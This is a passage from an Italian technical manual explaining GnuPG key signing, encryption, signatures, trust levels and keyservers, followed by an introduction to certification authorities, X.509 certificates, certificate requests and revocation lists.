(1)  Caio Cai <caio@roggen.brot.dg>
```

Una chiave potrebbe contenere più informazioni riferite all'identità del suo proprietario. Anche se si tratta sempre della stessa persona, questa potrebbe utilizzare diversi indirizzi di posta elettronica e diverse variazioni nel nome (per esempio per la presenza o meno del titolo o di un nomignolo). Nel caso mostrato dall'esempio, si tratta di un nominativo soltanto, a cui è abbinato il numero uno.

Tanto per cominciare, si può controllare lo stato di questa chiave con il comando '**check**':

```
Command> check [Invio]

uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
```

Si può osservare che dispone soltanto della firma del suo stesso proprietario, cosa che non può garantirne l'autenticità. Di solito, per verificare l'origine di una chiave pubblica si sfrutta la sua impronta digitale, ovvero un codice più breve che viene generato univocamente attraverso una funzione apposita:

```
Command> fpr [Invio]
```

Con il comando '**fpr**' si ottiene proprio questa informazione. Se il proprietario di questa chiave ci ha fornito l'impronta digitale attraverso un canale sicuro (di solito ciò significa che c'è stato un incontro personale), si può controllare a vista la sua corrispondenza.

```
pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
       Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0
```

Se l'impronta corrisponde e si è finalmente certi dell'autenticità di questa chiave, la si può firmare, certificando a proprio nome che si tratta di una chiave autentica.

```
Command> sign [Invio]

pub  1024D/C38563D0  created: 1999-10-01 expires: -/q
       Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0

     Caio Cai <caio@roggen.brot.dg>

Are you really sure that you want to sign this key
with your key: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"

Really sign? y [Invio]
```

Dal momento che per farlo occorre utilizzare la propria chiave privata, ecco che viene richiesto di inserire la stringa necessaria per sbloccarla.

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01

Enter passphrase: digitazione_all'oscuro [Invio]
```

A questo punto si può verificare nuovamente lo stato della chiave:

```
Command> check [Invio]

uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
sig!       7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg
```

Come si vede, adesso c'è anche la firma di Tizio. Per concludere questo funzionamento interattivo, si utilizza il comando '**quit**', ma prima si salvano le modifiche con '**save**':

```
Command> save [Invio]
```



```
Command> quit [Invio]
```

44.2.3 Utilizzo della crittografia

Quando si dispone della chiave pubblica del proprio interlocutore, è possibile cifrare i dati che gli si vogliono mandare. In generale, si lavora su un file alla volta, o eventualmente su un archivio compresso contenente più file. Supponendo di volere inviare il file '`documento.txt`' a Caio, si potrebbe preparare una versione cifrata di questo file con il comando seguente:

```
tizio$ gpg --output documento.txt.gpg --encrypt ↩
↪          --recipient caio@roggen.brot.dg documento.txt [Invio]
```

In questo modo si ottiene il file '`documento.txt.gpg`'. Se questo file viene spedito attraverso la posta elettronica, allegandolo a un messaggio, di solito, il programma che si usa si arrangia a convertirlo in un formato adatto a questa trasmissione; diversamente, può essere conveniente la conversione in formato Armor. Nell'esempio seguente si fa tutto in un colpo solo: si cifra il messaggio e lo si spedisce a Caio (si osservi il trasferimento del messaggio cifrato attraverso lo standard output.)

```
tizio$ gpg --armor --output - --encrypt --recipient ↩
↪          caio@roggen.brot.dg documento.txt ↩
↪      | mail caio@roggen.brot.dg [Invio]
```

Eventualmente si può specificare in modo esplicito l'algoritmo da usare per cifrare. Si ottiene questo con l'opzione '**--cipher-algo**', ma prima occorre conoscere gli algoritmi a disposizione:

```
tizio$ gpg --version [Invio]

Home: ~/.gnupg
Supported algorithms:
Cipher: 3DES, CAST5, BLOWFISH, RIJNDAEL, RIJNDAEL192, RIJNDAEL256, TWOFISH
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA, ELG
Hash: MD5, SHA1, RIPEMD160
```

Si possono usare i nomi elencati per la cifratura; per esempio, volendo usare l'algoritmo 3DES:

```
tizio$ gpg --output documento.txt.gpg --encrypt ↩
↪          --cipher-algo 3DES ↩
↪          --recipient caio@roggen.brot.dg ↩
↪          documento.txt [Invio]
```

Per decifrare un documento si agisce in modo simile, utilizzando l'opzione '**--decrypt**'. A differenza dell'operazione di cifratura, dovendo usare la chiave privata, viene richiesta l'indicazione della stringa necessaria per sbloccarla. L'esempio che segue, mostra il caso in cui si voglia decifrare il contenuto del file '`messaggio.gpg`', generando il file '`messaggio`':

```
tizio$ gpg --output messaggio --decrypt messaggio.gpg [Invio]

You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01

Enter passphrase: digitazione_all'oscuro [Invio]
```

Per finire, è il caso di considerare anche la possibilità di usare un sistema di crittografia simmetrica (a chiave segreta), dove non viene presa in considerazione la gestione delle chiavi pubbliche o private che siano. In pratica, tutto si riduce a definire la chiave da usare per la cifratura, chiave che deve essere conosciuta anche dalla controparte per poter decifrare il messaggio.

```
tizio$ gpg --armor --output testo.gpg --symmetric testo [Invio]
```

L'esempio mostra il caso del file '`testo`' che viene cifrato generando il file '`testo.gpg`', in formato ASCII Armor. Per completare l'operazione, occorre fornire la stringa da usare come chiave per la cifratura; per ridurre la possibilità di errori, ciò viene richiesto per due volte:

```
Enter passphrase: digitazione_all'oscuro [Invio]

Repeat passphrase: digitazione_all'oscuro [Invio]
```

Per decifrare questo file, non occorrono comandi speciali, basta l'opzione '**--decrypt**'. GnuPG si accorge da solo che si tratta di una cifratura simmetrica, provvedendo a chiedere l'indicazione della stringa necessaria a decifrarla.

44.2.4 Firma di documenti

La firma digitale serve a certificare l'autenticità e la data di un file. Se il file in questione viene modificato in qualche modo, la verifica della firma fallisce. La firma viene generata utilizzando la chiave privata e di conseguenza può essere verificata utilizzando la chiave pubblica; il controllo ha valore solo se si può dimostrare l'autenticità della chiave pubblica. In generale, la firma viene allegata allo stesso file, che di solito viene cifrato, sempre usando la chiave privata.

```
tizio$ gpg --armor --output documento.firmato ↩
↪          --sign documento [Invio]
```

L'esempio mostra in che modo si può firmare il file '`documento`', generando '`documento.firmato`' (in particolare si vuole ottenere un file ASCII per facilitarne la trasmissione).

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Dal momento che si deve usare la chiave privata per ottenere la firma e anche per cifrare il testo, viene richiesto di inserire la stringa necessaria per sbloccarla.

```
Enter passphrase: digitazione_all'oscuro [Invio]
```

Un documento firmato si controlla semplicemente con l'opzione '**--verify**', come nell'esempio seguente:

```
tizio$ gpg --verify documento.firmato [Invio]

gpg: Signature made Fri Oct  1 15:56:15 1999 CEST using DSA key ID 7A6D2F72
gpg: Good signature from "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che il documento, così come si trova non è leggibile, occorre richiedere di decifrarlo, cosa che implica anche la verifica della firma:

```
tizio$ gpg --output documento ↩
↪          --decrypt documento.firmato [Invio]
```

In questo caso si ottengono le stesse informazioni di prima, ma in più si ha di nuovo il file '`documento`' originale.

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST
     using DSA key ID 7A6D2F72
gpg: Good signature from
     "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che lo scopo della firma non è quello di nascondere il contenuto del file originale, specialmente se si tratta di un file di testo, si può richiedere esplicitamente di firmare un file in chiaro. In pratica, si ottiene il file di partenza, con l'aggiunta della firma. Per questo si usa il comando '**--clearsign**' al posto di '**--sign**':

```
tizio$ gpg --output documento.firmato ↩
↪          --clearsign documento [Invio]
```

Tutto il resto funziona come prima. L'aspetto di un file del genere è simile a quello seguente:

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

…
…
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

iD8DBQE39L/LrL80KSMdTVQRAgUfAJ9tVPiBLuJNpElEF9fpoUO27odWMQCfc8e7
3c6ARR8UGBAO7TIhVlDn7fE=
=amzF
-----END PGP SIGNATURE-----
```

Infine, se può essere opportuno per qualche motivo, la firma si può tenere staccata dal file originale. In questo caso, si utilizza il comando '**--detach-sig**':


```
tizio$ gpg --armor --output firma --detach-sig documento [Invio]
```

In questo modo si crea la firma del file '`documento`', inserendola separatamente nel file '`firma`', richiedendo espressamente di utilizzare la codifica ASCII Armor. Per verificare la firma, occorre indicare i due nomi:

```
tizio$ gpg --verify firma documento [Invio]
```

44.2.5 Gestione della fiducia

GnuPG permette di annotare il livello di fiducia che si ha nei confronti della certificazione da parte di altre persone. Una volta definiti questi valori, si può automatizzare il calcolo della credibilità di una chiave pubblica della quale si è venuti in possesso. In pratica, se ci si fida ciecamente del giudizio di Sempronio, è ragionevole accettare come valide tutte le chiavi pubbliche controfirmate da lui. Per accedere a queste funzioni, si utilizza il solito comando '**--edit-key**'; quindi, nell'ambito del funzionamento interattivo che si ottiene, si utilizza il comando '**trust**'.

```
$ gpg --edit-key caio@roggen.brot.dg [Invio]

pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

Dopo aver ottenuto la situazione della chiave pubblica di Caio e delle sue sottochiavi, si può richiedere di passare alla gestione della fiducia nei suoi confronti.

```
Command> trust [Invio]

pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>

Please decide how far you trust this user to correctly
verify other users' keys (by looking at passports,
checking fingerprints from different sources...)?

 1 = Don't know
 2 = I do NOT trust
 3 = I trust marginally
 4 = I trust fully
 s = please show me more information
 m = back to the main menu
```

In breve: il valore uno corrisponde a un livello indefinibile; due fa riferimento a una persona inaffidabile; tre rappresenta una fiducia parziale; quattro è una fiducia completa. Viene mostrato il caso in cui si indica una fiducia parziale.

```
Your decision? 3 [Invio]

pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: m/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>

Command> quit [Invio]
```

A questo punto è importante definire il significato delle lettere che appaiono sulla destra, nel campo '**trust:**'. Come si vede dagli esempi, si tratta di due lettere staccate da un barra obliqua: la prima lettera definisce il grado di fiducia nei confronti della persona; la seconda definisce la fiducia sull'autenticità della sua chiave pubblica. Infatti, la fiducia nei confronti di una firma, è condizionata dal fatto che la chiave pubblica che si dispone per il controllo sia effettivamente quella giusta (e non una contraffazione). La tabella 44.38 mostra l'elenco di queste lettere, assieme alla descrizione del loro significato.

Tabella 44.38. Elenco degli indicatori utilizzati per definire i livelli di fiducia.

Lettera	Significato
-	Fiducia indefinita nei confronti della persona.
e	Calcolo della fiducia fallito.
q	Informazioni insufficienti per il calcolo della fiducia.
n	Non viene attribuita alcuna fiducia alla chiave.

Lettera	Significato
`m`	Fiducia parziale nei confronti della persona.
`f`	Fiducia totale nei confronti della persona.
`u`	Certezza assoluta dell'autenticità della chiave.

Una volta stabilito il livello di fiducia nei confronti delle persone e delle loro chiavi pubbliche, si può stabilire in che modo le altre chiavi controfirmate da questi possono essere acquisite nel proprio portachiavi. In generale, salvo la modifica della configurazione predefinita, valgono le regole seguenti:

- una chiave firmata personalmente è valida a tutti gli effetti;
- una chiave firmata da una persona fidata è trattata come autentica se la sua stessa chiave pubblica è ritenuta sicura;
- una chiave firmata da almeno tre persone di cui ci si fida in parte è trattata come autentica se le loro stesse chiavi pubbliche sono ritenute sicure.

Oltre a questo elenco si deve considerare anche il «percorso di fiducia». Forse si comprende meglio il problema pensando per analogia alle girate di un titolo di credito trasferibile: la prima girata è quella della persona a cui è destinato il titolo, mentre le girate successive sono quelle di persone che si sono passate di mano il titolo. Se Sempronio è l'ultimo di questi e ci si fida di lui, mentre degli altri non si sa nulla, diventa difficile accettare un titolo del genere quando l'elenco delle girate comincia a diventare lungo. Ecco quindi il senso di questo percorso di fiducia che rappresenta il numero di persone attraverso le quali la chiave pubblica giunge al nostro portachiavi. In generale, per poter accettare come valida una chiave, è necessario anche che il percorso di fiducia sia minore o al massimo uguale a cinque passaggi.

44.2.6 Accesso a un servente di chiavi

Prima di accedere a un servente di chiavi, occorre determinare quale possa essere quello più comodo rispetto alla propria posizione nella rete. Supponendo di avere scelto il nodo *www.it.pgp.net*, ammesso che si tratti effettivamente di un servente di chiavi, si può utilizzare lo stesso GnuPG per prelevare le chiavi pubbliche a cui si è interessati, purché se ne conosca il numero di identificazione:

```
$ gpg --keyserver www.it.pgp.net --recv-key 0x0C9857A5 [Invio]

  gpg: requesting key 0C9857A5 from www.it.pgp.net ...
  gpg: key 0C9857A5: 1 new signature

  gpg: Total number processed: 1
  gpg:         new signatures: 1
```

Per l'invio della propria chiave pubblica, si agisce in modo simile:

```
$ gpg --keyserver www.it.pgp.net ↩
↪     --send-key tizio@dinkel.brot.dg [Invio]

  gpg: success sending to 'www.it.pgp.net' (status 200)
```

Se per qualche motivo i serventi di chiavi locali non consentono l'accesso, si può sempre riparare presso *certserver.pgp.com*.


44.2.7 Gnome PGP

Gnome PGP, ovvero GPGP,[7] è un programma frontale, grafico, per semplificare l'uso di GnuPG. Prima di usare Gnome PGP occorre predisporre almeno la propria coppia di chiavi con GnuPG; poi, con Gnome PGP si possono gestire i portachiavi e si possono eseguire più comodamente le operazioni di cifratura, decifratura, firma e verifica delle firme. Gnome PGP si avvia semplicemente con l'eseguibile '**gpgp**', senza bisogno di fornire argomenti:

```
gpgp
```



Se è già stato usato il programma GnuPG per creare la propria coppia di chiavi, l'aspetto iniziale di Gnome PGP è simile a quello della figura successiva.

Figura 44.41. Aspetto di Gnome PGP all'avvio.



Come si può vedere dalla figura, appaiono i lembi delle schede associate al portachiavi privato ('`secring.gpg`') e al portachiavi pubblico ('`pubring.gpg`'). I portachiavi sono stati letti automaticamente dai file previsti normalmente per queste funzioni, secondo l'organizzazione di GnuPG: '`~/.gnupg/secring.gpg`' e '`~/.gnupg/pubring.gpg`'. Selezionando l'etichetta *pubring.gpg* si possono gestire le chiavi pubbliche; nella figura successiva si vede che appaiono dei pulsanti grafici, in particolare per aggiungere chiavi da altri file ed esportarle.

Figura 44.42. Aspetto di Gnome PGP durante la gestione delle chiavi pubbliche.



Per cifrare o per firmare, si comincia selezionando il pulsante grafico SIGN/ENCRYPT, mentre per decifrare o per verificare una firma si usa DECRYPT/CHECK.

44.3 Autorità di certificazione e certificati

Il «certificato» è un file contenente alcuni dati identificativi di una persona, in un contesto determinato, abbinati alla chiave pubblica della stessa, firmato da una o più autorità di certificazione. In pratica le firme di queste autorità servono a garantire la veridicità dei dati, confermando che la chiave pubblica abbinata appartiene effettivamente alla persona indicata. Volendo vedere le cose da un altro punto di vista, la chiave pubblica che è stata controfirmata da altre persone, è un certificato della veridicità della chiave pubblica stessa, il quale è tanto più valido, quanto più credibili sono le persone che hanno aggiunto la loro firma.

Dal momento che la crittografia a chiave pubblica serve per cifrare, ma soprattutto per firmare i documenti in forma elettronica, si tratta di uno strumento strettamente **personale**. Per questa ragione, un certificato dovrebbe essere sempre riferito a una persona particolare, anche se questa lo deve utilizzare nell'ambito del proprio lavoro, per lo svolgimento dei suoi incarichi.

Nel momento in cui la crittografia a chiave pubblica viene usata professionalmente, come nel caso del commercio elettronico, è indispensabile la presenza delle autorità di certificazione, ovvero di enti (privati o pubblici) specializzati nella certificazione. Ogni autorità di certificazione stabilisce e impone la propria procedura per fornire la propria certificazione; questo significa che ogni autorità definisce il proprio ambito di competenza, quali tipi di certificazione elettronica è in grado di fornire (si fa riferimento al formato del certificato elettronico) e quali siano le informazioni che devono essere fornite in


modo preciso. È poi compito dell'autorità la verifica della veridicità di tali informazioni.

44.3.1 Catena di certificazione

La certificazione da parte di queste autorità, ovvero la loro firma sui certificati elettronici, vale solo se questa è verificabile, per cui è necessario disporre della chiave pubblica di tali autorità. Anche la chiave pubblica di un'autorità di certificazione viene diffusa attraverso un certificato.

Un'autorità di certificazione potrebbe funzionare in modo autonomo, oppure potrebbe appartenere a una struttura più o meno articolata. Infatti, ci potrebbe essere la necessità di suddividere il carico di lavoro in più organizzazioni. La figura 44.43 mostra una struttura gerarchica ad albero, dove si parte da un'autorità principale che si autocertifica, demandando e organizzando il compito di certificazione a strutture inferiori, firmando il loro certificato (con la propria chiave privata). Queste autorità inferiori possono avere a loro volta la responsabilità sulla certificazione di altre autorità di livello ancora inferiore, ecc.

Figura 44.43. Gerarchia tra più autorità di certificazione.



La presenza di una scomposizione gerarchica tra le autorità di certificazione, più o meno articolata, genera una ***catena di certificati***, ovvero un «percorso di fiducia». Di fronte a questa situazione, sarebbe bene che il tipo di certificato elettronico che si utilizza permettesse di annotare questa catena, in maniera tale che sia possibile il recupero dei certificati mancanti. In pratica, chi ottiene un certificato di Tizio, firmato dall'autorità Bianco, per verificare l'autenticità del certificato di questo signore, deve disporre della chiave pubblica di quell'autorità, o in altri termini, deve avere il certificato dell'autorità stessa (che contiene anche la sua chiave pubblica); altrimenti non potrebbe verificare la firma di questa autorità. Tuttavia, se nel certificato di Tizio è annotato che l'autorità Beta è garante per l'autorità Bianco e inoltre è annotato in che modo procurarsi il certificato di Bianco rilasciato da Beta, se si dispone già del certificato dell'autorità Beta, dopo che è stato prelevato il certificato di Bianco, questo lo si può controllare attraverso quello di Beta. I passaggi si possono rivedere descritti nell'elenco seguente:

- Tizio si presenta con il proprio certificato, contenente la firma di garanzia dell'autorità Bianco;
- l'autorità Bianco è sconosciuta, di conseguenza non si dispone del suo certificato, dal quale sarebbe necessario estrarre la chiave pubblica per verificarne la firma sul certificato di Tizio;
- nel certificato di Tizio c'è scritto in che modo ottenere il certificato dell'autorità Bianco, il quale viene così prelevato attraverso la rete;
- nel certificato di Tizio c'è scritto che l'autorità Bianco è garantita dall'autorità Beta, della quale, per fortuna, si dispone del certificato;
- con la chiave pubblica di Beta si verifica la firma nel certificato di Bianco;
- disponendo del certificato di Bianco e avendo verificato la sua autenticità, si può verificare l'autenticità del certificato di Tizio.

Se non si disponesse del certificato di Beta occorrerebbe ripetere la ricerca per l'autorità garante superiore, nel modo già visto.

44.3.2 Numero di serie, scadenza e revoca dei certificati

Un certificato non può essere valido per sempre, così come accade con un documento di riconoscimento: una carta di identità o un passaporto. Un'informazione fondamentale che deve avere un certificato elettronico è la scadenza; questa è sempre l'informazione che viene controllata per prima, chiunque sia il titolare del certificato.

Tuttavia, anche nel periodo di validità di un certificato possono cambiare tante cose, per cui deve essere previsto un meccanismo di revoca: sia su richiesta del titolare; sia a seguito di una decisione dell'autorità di certificazione che lo ha firmato. Infatti, il titolare del certificato potrebbe trovarsi in una condizione diversa rispetto a quella in cui si trovava nel momento del rilascio del certificato stesso, per cui i dati in esso contenuti potrebbero non corrispondere più; dall'altra parte, l'autorità di certificazione potrebbe avere verificato un utilizzo irregolare del certificato e di conseguenza potrebbe decidere il suo ritiro.

Evidentemente, per ottenere questo risultato, occorre che l'autorità che ha rilasciato dei certificati, gestisca anche una base di dati in cui siano indicati quelli che sono stati revocati, identificabili attraverso il loro numero di serie, il quale è quindi un altro elemento indispensabile di un certificato. A questo punto, quando si vuole verificare un certificato, oltre a controllare la scadenza e la validità della firma dell'autorità di certificazione, occorre controllare presso la base di dati di questa che il certificato non sia già stato revocato.

Il meccanismo della revoca o del non-rinnovo dei certificati, serve anche a dare credibilità a una catena di autorità di certificazione: un anello debole della catena -- debole in quanto poco serio -- metterebbe in dubbio tutto il sistema e sarebbe nell'interesse di tutte le altre autorità la sua eliminazione. Si intende che l'azione necessaria per ottenere questo risultato è la semplice pubblicazione della revoca del certificato da parte dell'autorità di livello superiore, oppure il suo mancato rinnovo.

44.3.3 Certificato X.509

Un tipo di certificato importante è quello definito dallo standard X.509. Questo certificato serve ad abbinare un ***nome distintivo*** (conosciuto come *Distinguished name*, ovvero l'acronimo DN) a una chiave pubblica. Questo nome distintivo è in pratica una raccolta di informazioni su una certa persona in un certo contesto. Gli elementi di queste informazioni sono visti come l'assegnamento di valori ad altrettante variabili; anche se non sono utilizzate sempre tutte, è importante tenere conto di questo fatto, ricordando le più importanti, per poter interpretare correttamente le richieste dei programmi che utilizzano questo standard.

Tabella 44.44. Alcuni campi tipici di un nome distintivo nei certificati X.509.

Campo	Descrizione
UID	Nominativo.
CN	Nome comune, o *Common name*.
O	Organizzazione.
OU	Dipartimento all'interno dell'organizzazione.
C	Sigla del paese (nazione).
ST	Regione o provincia.
L	Località.

Le regole per stabilire esattamente quali campi devono essere usati e cosa devono contenere, dipende dalla politica dell'autorità che deve firmare il certificato. In particolare, il campo ***CN***, a cui corrisponde la definizione *Common name*, è l'elemento più vago. Spesso, quando il certificato riguarda la gestione di un servizio, contiene il nome a dominio completo dell'elaboratore dal quale questo viene offerto.

Le informazioni di un certificato X.509 tipico sono organizzate in due parti: la sezione dati e la sezione della firma digitale. La sezione

dati contiene in particolare:

- la versione dello standard X.509 a cui fa riferimento il certificato;
- il numero di serie assegnato dall'autorità di certificazione;
- il nome distintivo (DN) dell'autorità di certificazione;
- il periodo di validità del certificato;
- il nome distintivo (DN) del titolare della certificato (*subject*);
- la chiave pubblica del titolare del certificato;
- altre informazioni che rappresentano un'estensione dello standard.

La sezione della firma digitale contiene in pratica la firma fatta dall'autorità di certificazione, ed è in questa parte che potrebbero apparire le informazioni necessarie ad acquisire il certificato dell'autorità stessa. A titolo di esempio si può vedere come può apparire un certificato del genere, quando questo viene tradotto in forma leggibile (la chiave pubblica e la firma sono abbreviate):

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 0 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=IT, ST=Italia, L=Milano, O=SuperCA, CN=super.ca.dg…
        Validity
            Not Before: Dec 11 19:39:32 1999 GMT
            Not After : Jan 10 19:39:32 2000 GMT
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                …
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        71:88:37:bb:f0:5e:6e:82:fa:90:87:4f:bb:b6:06:a3:da:6a:
        86:b7:78:8d:a6:49:c2:e1:24:2d:37:ae:70:92:b7:68:49:14:
    …
        39:22:3b:41:46:d9:36:3a:85:d0:b2:d3:0d:d0:82:54:00:8e:
        38:b7:fa:52:09:d3:14:ea:18:c2:d5:5b:88:ef:05:18:1e:bd:
        c1:4e
```

È interessante osservare le righe che descrivono l'autorità garante che emette il certificato (*Issuer*) e il titolare (*Subject*). Ognuna di queste due righe rappresenta rispettivamente il nome distintivo dell'autorità e del titolare; si può vedere in che modo sono indicati i vari elementi di questa informazione (i puntini di sospensione finali sono stati aggiunti perché la riga sarebbe più lunga, con altre informazioni):

```
C=IT, ST=Italia, L=Tiziopoli, O=Dinkel-Brot, CN=dinkel.brot.dg…
```

La forma è quella dell'assegnamento di variabili, alcune delle quali sono elencate nella tabella 44.44. La scelta delle variabili da indicare (da assegnare) dipende dall'autorità e dal contesto per il quale viene rilasciato il certificato.

Il certificato è realizzato normalmente in formato PEM (utilizza solo il codice ASCII a sette bit) e il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente, mostrato qui in forma abbreviata:

```
-----BEGIN CERTIFICATE-----
MIICeTCCAeICAQAwDQYJKoZIhvcNAQEEBQAwgYQxCzAJBgNVBAYTAklUMQ8wDQYD
VQQIEwZJdGFsaWExEDAOBgNVBAcTB1RyZXZpc28xFDASBgNVBAoTC0Rpbmtlbc1C
…
t3iNpknC4SQtN65wkrdoSRQb88RpFYCkpISCbutfU4lZ+8XV7ASOJcHOrqqR65PZ
AeP4kVAFLnG+HTGlqHtReWszL6y75c45IjtBRtk2OoXQstMN0IJUAI44t/pSCdMU
6hjC1VuI7wUYHr3BTg==
-----END CERTIFICATE-----
```

44.3.4 Richiesta di certificato X.509

Per ottenere un certificato da un'autorità, utilizzando lo standard X.509, si parte dalla creazione di una ***richiesta di certificato***, che in pratica è un certificato avente già tutte le informazioni, tranne la firma del garante, firmato direttamente dal richiedente. Ciò che segue potrebbe essere la richiesta di certificato corrispondente all'esempio già visto in precedenza; anche in questo caso si abbreviano la chiave pubblica e la firma:

```
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:f2:c2:7a:4b:11:c0:64:b8:63:9d:fd:7f:b1:b7:
                    1f:55:c1:b7:1a:9b:dc:5f:bc:d8:a8:ad:cb:90:17:
                …
                    a2:7c:f9:be:92:be:1f:7e:9e:27:0e:87:d0:74:22:
                    fd:cd:7e:47:4a:b3:12:56:fd
                Exponent: 65537 (0x10001)
        Attributes:
            challengePassword        :ciao-ciao
            unstructuredName         :Dinkel
    Signature Algorithm: md5WithRSAEncryption
        09:eb:da:65:21:d1:67:65:ec:c3:f7:07:7b:82:fb:3f:d3:9f:
        ed:89:bc:be:38:bd:97:1c:15:f0:2b:2f:ef:6b:1e:00:57:47:
    …
        e7:70:9c:93:30:f1:aa:93:42:37:dc:32:e0:85:50:d9:ed:0e:
        f7:8e
```

Anche la richiesta di certificato è realizzato normalmente in formato PEM; il file che lo rappresenta in pratica potrebbe apparire in un modo simile a quello seguente:

```
-----BEGIN CERTIFICATE REQUEST-----
MIIB/TCCAWYCAQAwgYIxCzAJBgNVBAYTAklUMQ8wDQYDVQQIEwZJdGFsaWExEDAO
BgNVBAcTB1ZlbmV6aWExFDASBgNVBAoTC01BUkFNQU8tTUFIMRkwFwYDVQQDFBBj
…
YwJNRXTBdL7J/K+LVYFnnxbu6Z4vyDvqcCxD0hWE3VSkXQ2RHHW3sN1oMbtVfjS7
NMe5qq5noKkraMhq3edwnJMw8aqTQjfcMuCFUNntDveO
-----END CERTIFICATE REQUEST-----
```

44.3.5 Revoca dei certificati

L'autorità di certificazione che ha la necessità di pubblicare i certificati che vengono revocati prima della loro scadenza naturale, lo fa attraverso la pubblicazione di un elenco dei certificati revocati, ovvero di ciò che è conosciuto con la sigla CRL (*Certificate revocation list*). Questo elenco è firmato dall'autorità di certificazione che lo pubblica, pertanto si tratta di un tipo di certificato speciale. Nello standard X.509, questo elenco potrebbe apparire come si vede nell'esempio seguente, in cui si vedono due certificati revocati:

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Milano/O=SuperCA/CN=super.ca.dg
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    …
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

Osservando l'elenco si vede che il riferimento ai certificati è fatto solo attraverso il numero di serie, stando a indicare che i certificati firmati dall'autorità, con questi numeri di serie, sono revocati a partire dalle date indicate.

44.4 Connessioni cifrate e certificate

Ogni protocollo pensato specificatamente per le connessioni cifrate, ha le sue particolarità, dettate dalle esigenze iniziali per le quali è stato realizzato. In linea di massima si possono individuare le fasi seguenti:

- il cliente negozia con il servente le caratteristiche del protocollo cifrato da adottare;

